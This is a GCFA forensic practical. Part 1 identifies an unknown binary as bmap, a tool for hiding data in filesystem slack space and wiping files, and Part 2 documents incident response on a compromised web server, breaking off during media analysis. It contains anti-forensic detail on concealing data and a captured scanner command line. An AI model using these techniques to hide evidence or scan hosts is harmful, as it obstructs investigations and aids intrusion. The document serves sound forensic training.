GCFA Practical Assignment
V1.4 Option 1
Martin C. Walker

Part 1 - Analysis of Unknown Binary

Background

An employee, John Price was suspended from his place of employment when an audit discovered that he was using the organizations computing resources to illegally distribute copyrighted material. Unfortunately for the organization's subsequent investigation Mr. Price was able to wipe the hard disk of his office PC before investigators could be deployed. However, a single 3.5 inch floppy disk was found in the drive of the PC. Although Mr. Price has subsequently denied that the floppy belonged to him, it was seized and entered into evidence:

- Tag# fl-160703-jp1
- 3.5 inch TDK floppy disk
- MD5: 4b680767a2aed974cec5fbcbf84cc97a
- fl-160703-jp1.dd.gz

Evidence Handling

In order to analyze the contents of the floppy, the file **binary_v1_4.zip** was downloaded to the forensic workstation. The archive contains a compressed image of the seized floppy disk (Evidence Tag # fl-160703-jp1), and two files containing the MD5 hash of the image and the MD5 hash of the unknown binary respectively. The files were extracted from the archive using the command:

```
unzip binary_v1_4.zip
```

Next the image was uncompressed using the command:

```
gunzip fl-160703-jp1.dd.gz
```

The integrity of the filesystem image was verified by computing the MD5 hash value of the image using the *md5sum* command. The output of this command was compared with the previously computed hash values on the evidence tag and in the zip archive. They were found to be identical proving the image is identical to the original floppy.

The image provided is a Linux EXT2 filesystem. This is confirmed by both of the commands *file* and *fsstat*. In addition to the filesystem type, *fsstat* reports:

- Last Mount: Wed Jul 16 02:12:33 2003
- Last Write: Wed Jul 16 02:12:58 2003
- Last Check: Mon Jul 14 10:08:08 2003

For futher analysis the image was mounted on the forensic station using the command:

```
mount ./fl-160703-jp1.dd /mnt/hack/floppy –o ro,noexec,loop,nodev
```

This command mounts the filesystem image in read-only mode to prevent any changes to the data during analysis. The *noexec* option also prevents executables from being run from the fileysystem.

Binary Details

The MAC times on the unknown binary (called *prog* on the floppy disk) were identified using the *grave-robber* and *mactime tools* as follows:


```
grave-robber -b ./binary-analysis/body -d ./binary-analysis/ -o LINUX2 -m -c \
       /mnt/hack/floppy
mactime -b binary-analysis/body 1/1/2003
```

The relevant lines from the *mactime* output are:

```
Mon Jul 14 2003 10:24:00 487476 m.. -rwxr-xr-x 502 502 18 /mnt/hack/floppy/prog
Wed Jul 16 2003 02:05:33 487476 ..c -rwxr-xr-x 502 502 18 /mnt/hack/floppy/prog
Wed Jul 16 2003 02:12:45 487476 .a. -rwxr-xr-x 502 502 18 /mnt/hack/floppy/prog
```

The MAC times indicate that the file i-node was created on July 16th, 2003 at 2:05:33. Since the file modification time is two days prior to the i-node creation time we might deduce that the file was compiled elsewhere and the moved to this floppy (creating the i-node and ctime but retaining previous the mtime). This theory is supported by the embedded build date in the binary (discussed further below). The last time the file was accessed was seven minutes later than the file creation time. The access time correlates well to the last mount and write time of the filesystem. All of these times reflect the system time which may not necessarily be accurate.

The MD5 hash of the file was calculated and compared with the previously computed hash value and found to be identical as shown below, proving the integrity of this copy. The file is 487,476 bytes long.



Since we do not have the */etc/passwd* or */etc/group* files from the original system we cannot tell the name of the user or group to which the file belongs. We can only see that the userid and groupid are both 502.

The command *file* identifies *prog* as a statically linked and stripped ELF 32-bit LSB executable compiled on Intel for a Linux 2.2.5 kernel. Statically linking the program means that all functions necessary to run the program are included within the executable rather than including only references to external libraries. Stripping the file removes the human readable symbols from the file. The combination of these two techniques prevents us from identifying the functions and libraries the program uses, making it more difficult to determine the program's function.

Running the command *strings* on the file to pull out strings of printable characters provides some help. The output is over 5,000 lines; the most interesting strings are shown below. These strings are useful in both identifying the program as well as determining the possible behavior of the program.

```
examining a filename or url!
flagized option invokation
examining an enum!
matched against an enum val
examining a venum!
examining a filename or url!
useless bogus option
test for fragmentation (returns 0 if file is fragmented)
checkfrag
display fragmentation information for the file
frag
wipe the file from the raw device
print number of bytes available
place data
display data
extract a copy from the raw device
list sector numbers
operation to perform on files
1.0.20 (07/15/03)
newt
use block-list knowledge to perform special operations on files
try '--help' for help.
file size was: %ld
slack size: %d
block size: %d
stuffing block %d
%s has slack
%s does not have slack
%s has fragmentation
%s does not have fragmentation
bmap_get_slack_block
bogowipe
+45 3325-6543
keld@dkuug.dk
Keld Simonsen
ISO/IEC 14652 i18n FDCC-set
C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615 Kobenhavn V
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-112)
```

Program Identification

Several clues to the purpose of the program exist in the *strings* output. This includes references to fragmentation, wiping and slack space etc. The program was eventually identified and located by searching Google on the phrase "use block-list knowledge to perform special operations on files" which returned two links on the LWN.net site[1]. This included a reference to the *bmap* program on freshmeat.net, but this link was dead. A new search using the name of the program and the version number from the strings output ("bmap 1.0.20") discovered source file tarballs and RPMs in several places including the Scyld Computing site which is the primary site for the software[2].

The source code was downloaded along with the PGP signature of the file and the public key of the author. The integrity of the downloaded tarball was verified by importing the public key and then checking the signature on the archive.

The name and other personal information of Keld Simonsen shown in the *strings* output above are a red herring. This data is included in one of the statically linked in libraries.

Several strings from the file *prog* indicate the file was compiled on a Red Hat Linux 7.3 system. These included:

```
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-112)
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-113)
```

In order to analyze the program in detail, a Red Hat Linux 7.3 system was built in a VMWare virtual machine. The virtual machine was configured with host-only networking in order to copy files to and from the forensic workstation. No other networking was configured in order to prevent any unintended interaction with other networks or systems.

The file *prog* from the seized floppy and the downloaded source code tarball were copied to the virtual machine over the host-only network using SSH, after which the MD5 hash value was recomputed to verify the integrity of both files.

The previously downloaded source code tarball was exploded on the test virtual a machine. The Makefile was edited to produce a statically linked, stripped executable by changing the linker flags entry in the main Makefile to read (additions bolded):

```
LDFLAGS = -L$(MFT_LIB_DIR) –Wl,-Bstatic –lmft -s
```

The MD5 hash of the resulting file did not match the recovered *prog* file although the files were of identical size. Comparison of the *strings* output of both files indicates that *prog* was compiled against different library versions and showed different build dates included in the binaries.

A search on the RPMFIND network using the "GCC" strings shown above identified an updated package *gcc-2.96-113.i386.rpm*. Version 113 matches strings pulled from the *prog* binary. This package was downloaded along with its dependency *cpp-2.96-113.i386.rpm,* both packages were verified by comparing MD5 hash value and installed onto the virtual Red Hat 7.3 system.

The string “1.0.20 (07/15/03)” is the version of the program and the date this binary was compiled. This is confirmed by examining the Makefile from the program source tarball. The build date is echoed into the file config.h which is included in the build. This matches with the date of our supposedly malicious activity and might be used to tie other discovered activity to Mr. Price or the floppy disk. In order to compensate for the date and to match the strings output of *prog*, *config.h* was edited. The build date was changed to “07/15/03” and “newt@scyld.com” changed to “newt”. The source code was recompiled. The MD5 sum still did not match after this compilation.

A comparison of the output when the *–help* option is provided shows that the mode options for *prog* are abbreviated as compared to the original *bmap*. The C source file *bmap.c* was edited to abbreviate these strings. The Makefile was also edited to include the name “prog” rather than “bmap” in the binary and the source recompiled.

Numerous additional attempts were made to compile an identical program by altering versions of installed libraries and other tools. None were successful. Because the file sizes are identical, the high degree of string matching between the two binaries (no mismatch of approximately 3,900 strings greater than 7 characters), the high degree of similarity between program messages and other clues presented, here we can say with reasonable confidence that the binary *prog* recovered from Mr. Price’s floppy disk is *bmap* v.1.0.20. However, because we were unable to generate a file with exactly the same MD5 hash value, we cannot say there were no modifications to the source code. There are other reasons the hash value may be different. For example the program dynamically builds a list of devices (*/dev* entries) on the local system at build time and this list is embedded in the final executable. If the program is built on a system with a different set of devices then the list embedded in the executable will be different and therefore the hash value will not match.

Program Description

According to the author of the program *bmap* (Daniel Ridge, newt@scyld.com):

> *The Linux kernel includes a powerful, filesystem independent mechanism for mapping logical files onto the sectors they occupy on disk. While this interface is nominally available to allow the kernel to efficiently retrieve disk pages for open files or running programs, an obscure user-space interface does exist. This is an interface which can be handily subverted (with bmap and friends) to perform a variety of functions interesting to the computer forensics community, the computer security community, and the high-performance computing community.* [3]

The program is a tool for manipulating files and directly manipulating disk bocks. In particular it can be used to determine how a file is fragmented and the amount of slack space associated with the file. It can be used to store data into and retrieve data from the slack space. The tool therefore provides a mechanism for hiding data in the filesystem.

The Linux EXT2 filesystem format uses blocks of 1, 2 or 4 KB, depending upon the partition size. In the case of the floppy image, the block size is 1KB. If a file with size not a factor of the block size is stored, some space (up to a block size per file) is wasted and is not accessible from the normal filesystem interface. According to the Linux How-To on formatting, "Files come in any size. They don't end on block boundaries. So with every file a part of the last block of every file is wasted. Assuming that file sizes are random, there is approximately a half block of waste for each file on your disk."[4]

Normal commands such as *ls, cp, dd, cat* etc that operate through the filesystem layers (files, meta data, data) would never access this hidden data, nor would the reported file size be effected by hiding data in a file's slack space because the i-node is not changed. The MAC times on the file are not changed by the use of *bmap* because the files themselves are not accessed, only the final block containing slack space is read or written and that is done directly through the raw filesystem device. Because the normal UNIX utilities do not access slack space, copying a file with data hidden in this fashion will not copy the hidden data. Moving the file using *mv* will retain the data when the new location is on the same filesystem. This is because when a file is moved to a new location on the same filesystem the data blocks themselves are not changed, only the file name entry in the source and destination directories. The tool can also be used to wipe files from the raw disk device. Given that Mr. Price's hard disk was wiped it is possible that this is the tool that was used.

The utility *strace* was used to examine the program's behavior and interaction with the operating system. According to the man pages, *strace* "intercepts and records the system calls which are called by a process and the signals which are received by a process. The name of each system call, its arguments and its return value are printed on standard error or to the file specific with the –o option."

The following *strace* output was generated when the program was used to place data in the slack space of an existing file (*/tmp/.xftcache*). The *strace* output for reading the data and other modes of operation is similar.

```
execve("./prog", ["./prog", "--mode", "p", "/tmp/.xftcache"], [/* 19 vars */]) = 0
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
geteuid32()                             = 0
getuid32()                              = 0
getegid32()                             = 0
getgid32()                              = 0
brk(0)                                  = 0x80bedec
brk(0x80bee0c)                          = 0x80bee0c
brk(0x80bf000)                          = 0x80bf000
brk(0x80c0000)                          = 0x80c0000
lstat64("/tmp/.xftcache", {st_mode=S_IFREG|0644, st_size=18120, ...}) = 0
```

```
open("/tmp/.xftcache", O_RDONLY|O_LARGEFILE) = 3
ioctl(3, FIGETBSZ, 0xbffff9f4)         = 0
lstat64("/tmp/.xftcache", {st_mode=S_IFREG|0644, st_size=18120, ...}) = 0
lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
ioctl(3, FIGETBSZ, 0xbffff964)         = 0
brk(0x80c2000)                         = 0x80c2000
ioctl(3, FIBMAP, 0xbffff9f4)           = 0
ioctl(3, FIBMAP, 0xbffff9f4)           = 0
ioctl(3, FIBMAP, 0xbffff9f4)           = 0
ioctl(3, FIBMAP, 0xbffff9f4)           = 0
ioctl(3, FIBMAP, 0xbffff9f4)           = 0
write(2, "stuffing block 428479\n", 22) = 22
write(2, "file size was: 18120\n", 21)  = 21
write(2, "slack size: 2360\n", 17)      = 17
write(2, "block size: 4096\n", 17)      = 17
_llseek(4, 1755051720, [1755051720], SEEK_SET) = 0
read(0, "Copyright 2000, Scyld Computing "..., 2360) = 1322
write(4, "Copyright 2000, Scyld Computing "..., 1322) = 1322
close(3)                               = 0
close(4)                               = 0
_exit(0)                               = ?
```

In the first few lines of the program the three standard UNIX file handles *stdin, stdout* and *stderr* are set up. Next the operating system and fully qualified domain name of the virtual machine are collected along with the real and effective user and group ID the with which program is executing. The four calls to *brk* set the end of the data segment to the value specified. These are program "housekeeping" functions implemented in standard libraries as the function calls do not exist in the *bmap* source code.

Now we get to the meat of this simple program. The call to *lstat64* returns information about the file including the device, i-node number, block size and number of blocks allocated. The return value of 0 indicates a successful operation. The file is then opened in read-only mode and associated with file handle 3. The call to *open* does not change the access time; an actual read of more than zero bytes must happen for that to occur. The next *ioctl* call discovers the filesystem block size, after which the raw filesystem is opened. The program then determines the slack block, seeks to the beginning of slack space and writes the data. The filesystem raw device and the file are then closed and the program exits. Because the program opens the target file and the raw device on which it resides, this program cannot be used to access files or devices for which the user does not have the requisite permissions. Usually hard disks will require root or other privileged permissions.

Forensic Details

Ethereal was started on the forensic workstation and configured to capture any network traffic arriving over the virtual host-only interface. This would identify any network activity or possible fingerprint of the binary in action. In order to detect any local activity a *netstat -an* and an *lsof* command were run and the output saved prior to executing the binary.

First, *prog* was executed as an unprivileged user with the –help option using *strace* to identify system calls using:

```
strace –ff –o strace.out ./prog –help
```

No network traffic was detected. A second *netstat –an* and *lsof* were run and the output compared with the original. Nothing anomalous was detected.

Subsequent executions of *prog* to list the slack space available, place data into or read data from slack space did not produce any network traffic, open any unexpected files or leave any unexpected processes, even when run as a privileged user (root). Therefore we conclude there is no surreptitious behavior of the program.

When installed on a system using the *make install* command, *bmap* will leave the executables *bmap, slacker* and *bclump* in */usr/local/bin*. The install process will also place their respective man pages *bmap.1, slacker.1* and *bclump.1* in */usr/local/man/man1*. Simply copying the program to a system and executing it will leave no traces other than the binary itself. Data hidden in slack space will be difficult to find unless it can be identified with a strings search as there is no indication in the i-node data that data has been written. Other than by content or context, there is no clear way to prove that data in slack space was placed there by *bmap* versus being left over data from the last time the block was used.

Legal Implications

If we were able to prove that *prog* was executed on the system there may be the following legal implications. First, since the program does not capture data or metadata in transit there are no issues under either the Federal Wiretap Act[5], the Electronic Communications Privacy Act[6] or pen trap and trace regulations.

The key functions of the application to consider are hiding data in slack space and wiping files or disks. If it can be proved that data was damaged on a “protected computer”, meaning a computer used by the federal government, a financial institution or for interstate or foreign commerce or communication outside the United States, then there may have been criminal activity under the Computer Fraud and Abuse Act[7]. Under this statute the use of the program must have caused at least $5,000 in damages during a 1 year period; modification, impairment or potential modification or impairment of the medical examination, diagnosis or treatment of at least one individual or record; physical injury; a threat to public health or safety; or damage to a computer used by or for a government entity in the furtherance of administration of justice, national defense or national security.

In addition to the damage requirements, to determine if the use of the program constitutes a crime under this regulation, the mind set of the perpetrator must be taken into account. The perpetrator may be charged with a felony crime if the action was taken intentionally and without permission. The maximum penalty in this case would be a fine and 10 years imprisonment for a first offence, a fine and 20 years imprisonment for subsequent offences. However, if the damage was accidental rather than intentional, but still without permission, then this could still constitute a felony. The maximum penalty for a first offender is reduced to 5 years imprisonment and a fine, but is still 20 years imprisonment and a fine for subsequent acts. If the perpetrator had permission to be on the system then accidental damage is not a crime.

Under the Federal Computer Fraud and Abuse Act, accessing a protected computer with intent to defraud and thereby furthering the fraud and obtaining something of value is also a crime. The suspicious mention of "orders" in Mr. Price's communication with "Mike" (in the file *mikemsg.doc*) leads one to wonder if some fraudulent action is taking place.

In this case it cannot be proven that the program has been executed, although because the tool has the ability to wipe disks, the fact that Mr. Price's hard disk was wiped is circumstantial evidence that it has. There is no indication left on the floppy other than the last access time of the program. That time could be changed in any number of ways as well as executing the program.

Most organizations Acceptable Use Policies include prohibitions against conducting personal business on a company computer, against installing or using non-approved software and probably against hiding data on a company computer. Some organizations particularly prohibit tools to test or circumvent security, and treat them as more significant violations than unauthorized software use. Mr. Price has clearly violated all of these prohibitions.

Interview Questions

The following interview questions would be of use to determine the culpability of Mr. Price.

1. Why did you wipe the hard disk?
2. Did you obtain and build the source code to *bmap* or only a binary?
3. Where did you obtain it?
4. Who is "Mike"?
5. What are you taking orders for?
6. Who is providing you with, or how are you obtaining access to that material?
7. Are you hiding data in the filesystem? If so, what data and how is it recovered?

Case Information

A strings analysis of *Letter.doc* shows the user name "John Price" is embedded in the file. Microsoft Word is known to record the names of users editing the file. Therefore it is likely that Mr. Price edited the file, which is at least circumstantial evidence to contradict Mr. Price's claim that he does not own the disk. The document itself appears to be a blank form that contains nothing incriminating. It also contains the date July 14, 2003 which supports our previous date findings.

The file *mikemsg.doc* also includes "John Price", and is dated on July 14th. This file indicates that Mr. Price received some files on the evening of the 13th and is ready to take some action. It also appears that he is communicating with others and receiving orders or requests for something related to the activity with "Mike".

There are several archives of Linux "how to" documents on the floppy. These were expanded and examined; they appear to be unmodified and do not hide any data in slack space. They all related to playing or recording sound and DVD video on Linux systems. This possibly indicates Mr. Price is engaging in the sales or distribution of CDs, DVDs or the data encoded on them (songs, movies etc), however this is very circumstantial evidence. The single hidden file *.~5456g.tmp* cannot be identified although its name is similar to the naming convention of Microsoft Word files. An attempt to open the file using Word was unsuccessful. No intelligible strings could be pulled form the file and the Linux command *file* could not identify the file type.

A steganography detection tool *stegdetect* was run against the JPEG files and a strings analysis run on an all graphics files on disk which found nothing anomalous. Additionally, *bmap* was used to pull any data out of slack space on the floppy disk. Again, nothing anomalous was found.

The MD5 hash of *nc-1.10-16.i386.rpm..rpm* was checked against the MD5 sum of the *netcat* RPM on an official Red Hat mirror and was found to be the same. The file is an unmodified *netcat* RPM.

For the reasons already stated it will be difficult for systems administrators to determine if *bmap* is in use, or has been used, on their systems. Other than string searches through slack space, which is difficult and inconclusive, there is no other indication. The best method would be for systems administrators to wipe all hard disks with 0's before installing a new operating system. *bmap* tool is most likely to be used on static files, those unlikely to grow, shrink or be moved. This would increase the likelihood of the hidden data remaining intact. Systems administrators should be able to determine which files on their systems are the most likely to hide data. It would be fairly simple to write a script, possibly using *bmap* itself, to periodically run tests on those files for non-zero slack space.

Additional Information

For additional information please see references 8 through 12.

Part 2 Option 1 – Forensic Analysis

Synopsis of Case Facts

On or about 3/18/04, the Acme Rocket Skate Corporation (ARSC) began having indeterminate problems with Internet connectivity. These problems included low bandwidth and intermittent lost connectivity with external sites or services. On the morning of 3/23/04, ARSC lost connectivity with their edge router several times. At approximately 11:00 am, ARSC's network technician began troubleshooting. His review of the firewall logs identified a large number of connections originating from an unused web server on the DMZ interface and moving towards external addresses. The destination addresses appeared to be sequential. The destination port on all connections was 443/TCP (HTTPS).

At this point, the technician initiated the established ARSC Incident Response Plan. First, the technician began to verify the incident as an attack or compromise of security. The initial step in this process was to check the console screens for any information. These showed nothing other than login prompts. The technician then checked the web page on this system by using a browser connection from a different system. The page appeared to be a standard Apache web server, test page which was the expected result.

Next, the technician logged into the web server on the console as root. The technician made a mistake by using the *typescript* command to record his actions. While this may be helpful in a troubleshooting exercise, it unfortunately writes its data to the local disk and can destroy evidence in unallocated space. As part of the analysis the technician ran *ps* and noticed several unexpected processes.

Operating according to ARSC's documented response plan, the technician next set up a *netcat* listener on a workstation using the command:

```
nc -l -p 15000 > forensic.out
```

The technician mounted a previously prepared response kit CD containing known good, statically linked binaries for system analysis. From the CD the technician ran a short script that creates "snapshots" of the live system by running the commands *lsof*, *netstat*, *uptime* and *ps*. The output of these commands was sent to the forensic station by piping to *netcat* as follows:

```
snapshot.sh | nc 10.1.1.137 15000
```

The *lsof* command did not show anything unusual. The *netstat* output contained many hundreds of entries showing outbound connections to port 443/TCP to servers in the 64.58.0.0/16 CIDR block. This appears to be scanning activity and is probably the cause of the bandwidth and connection issues. It also showed a process listening on port 1711 which would not normally be expected. These connections are illustrated in the following excerpt from the output.

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:1711            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      1 10.1.2.2:46300          64.58.12.167:443        SYN_SENT
tcp        0      1 10.1.2.2:46044          64.58.11.167:443        SYN_SENT
tcp        0      1 10.1.2.2:45788          64.58.10.167:443        SYN_SENT
tcp        0      1 10.1.2.2:46300          64.58.12.167:443        SYN_SENT
tcp        0      1 10.1.2.2:46044          64.58.11.167:443        SYN_SENT
tcp        0      1 10.1.2.2:45788          64.58.10.167:443        SYN_SENT
tcp        0      1 10.1.2.2:46446          64.58.13.56:443         SYN_SENT
tcp        0      1 10.1.2.2:46414          64.58.13.24:443         SYN_SENT
tcp        0      1 10.1.2.2:46189          64.58.12.56:443         SYN_SENT
tcp        0      1 10.1.2.2:46157          64.58.12.24:443         SYN_SENT
tcp        0      1 10.1.2.2:45933          64.58.11.56:443         SYN_SENT
tcp        0      1 10.1.2.2:45901          64.58.11.24:443         SYN_SENT
tcp        0      1 10.1.2.2:45677          64.58.10.56:443         SYN_SENT
tcp        0      1 10.1.2.2:45645          64.58.10.24:443         SYN_SENT
```

The uptime command showed:

```
  6:28am  up 23 days,  1:17,  2 users,  load average: 1.51, 1.50, 1.46
```

The technican made a mistake by using the *ps* command in root's $PATH. This command on the compromised system should be considered to be a potentially "trojaned" */bin/ps* command. The output of this command cannot be trusted, and the known-good binary on the response disk should have been used instead. However, since all of these programs use the kernel, even the output of a clean binary could be tainted by a kernel level rootkit. Nevertheless, the *ps* command did reveal two unknown processes. These were (output abbreviated):

```
UID     PID     PPID    TIME            CMD
root    16685   1       4-07:50:57      ./cnxscan --sockets=1000 -l 62 62.*.*.* --background
root    16428   1       00:00:01        sp0 -f /usr/lib/sp0_cfg
```

At this point the incident was considered to be verified. As the incident handler I was notified.

Next, the technician pulled the power cord, ungracefully shutting down the system. Unfortunately, at no time did the technician check the time drift of the system or the difference between the system time and the time on the IDS sensor for the DMZ network.

As his next step, the technician removed the hard disk from the suspect system and connected it to the forensic workstation. Unfortunately, when the technician booted the forensic workstation it was found to be misconfigured. This caused the forensic station to partially boot several times from the seized evidence disk.

This will change mactime evidence. There is also a possibility that start-up scripts might damage or remove evidence, either as a deliberate covering action by the perpetrator or as a side effect of other operations. This activity occurred between 3:20pm and 4:30pm on 3/23/04.

System Description

The system under analysis is a Red Hat Linux 7.2 system. The system was built on January 14th, 2004 and connected to the network on January 18th. According to the technician who installed it, the system is a relatively unchanged default installation. No post install patches or updates were applied to the system. The only post installation configuration performed was to enable the Apache web server, and to configure the network interface. No detailed build documentation was available. The system was built as a web server for a project that never came to fruition but machine was never taken off line.

The IP address of the machine was 10.1.2.2/24, and its hostname was "elvis". The default route and the only other addressable system on this DMZ network is the firewall at 10.1.2.2. There was also an infrequently monitored instance of the Snort IDS running on a system with an unnumbered, receive-only connection to the network.

The system had a single EIDE disk drive which was partitioned as follows:

Mount Point	Device
/	/dev/hda5
/boot	/dev/hda1
/home	/dev/hda3
/usr	/dev/hda2
/var	/dev/hda7
Swap	/dev/hda6

Hardware

Upon arrival I seized as evidence the hardware described in the evidence tags shown in Exhibit I.

Imaging Media

After documenting the chain of evidence I placed a jumper on position j8 on the disk drive to write protect the drive and connected it as the primary drive on the secondary drive controller of the forensic workstation. The forensic workstation was booted correctly. Once the workstation was booted I created an MD5 hash of the entire disk and of each separate partition as shown below.




Figure 1 - Original Disk MD5 Hash Values

Next I created an image of each partition on the forensic workstation using the following commands:

```
dd if=/dev/hdc1 of=/images/hdc1.dd
dd if=/dev/hdc2 of=/images/hdc2.dd
dd if=/dev/hdc3 of=/images/hdc3.dd
dd if=/dev/hdc5 of=/images/hdc5.dd
dd if=/dev/hdc6 of=/images/hdc6.dd
dd if=/dev/hdc7 of=/images/hdc7.dd
```

After creating the images to work from, I removed the seized evidence disk from the workstation, labeled it and placed it in a limited access safe.

Next I created a new case “GCFA-1” in Autopsy and added the host “elvis”. I added the images with their appropriate mount points and created MD5 hashes to verify integrity. As shown below, the MD5 hashes of the images match those created from the disk. This proves that the images are identical to the partitions on the disk.




Figure 2 - MD5 Hash Values in Autopsy

Media Analysis

In order to facilitate media analysis I mounted the filesystem images using the following commands:

```
mount /images/hdc5.dd /mnt/hack -o ro,nodev,noexec,loop
mount /images/hdc1.dd /mnt/hack/boot -o ro,nodev,noexec,loop
mount /images/hdc3.dd /mnt/hack/home -o ro,nodev,noexec,loop
mount /images/hdc2.dd /mnt/hack/usr -o ro,nodev,noexec,loop
mount /images/hdc7.dd /mnt/hack/var -o ro,nodev,noexec,loop
```

These commands ensure that the images cannot be written to, that no device entries on the filesystem images are interpreted as such and that no binaries can be executed from the images.

I then ran a previously prepared script against the mounted filesystems to identify files and directories of potential interest. The script runs a set of *find* commands and directs the output to a file. I then conducted further research to eliminate false positives. I also used the results of the script to begin building a list of key words for later string searching. When searching for recent activity, I used March 9th as the cutoff for defining what was recent. This seemed to be a reasonable date given the date of detection and to minimize false positives. The basic search criteria for the *find* commands are:

```
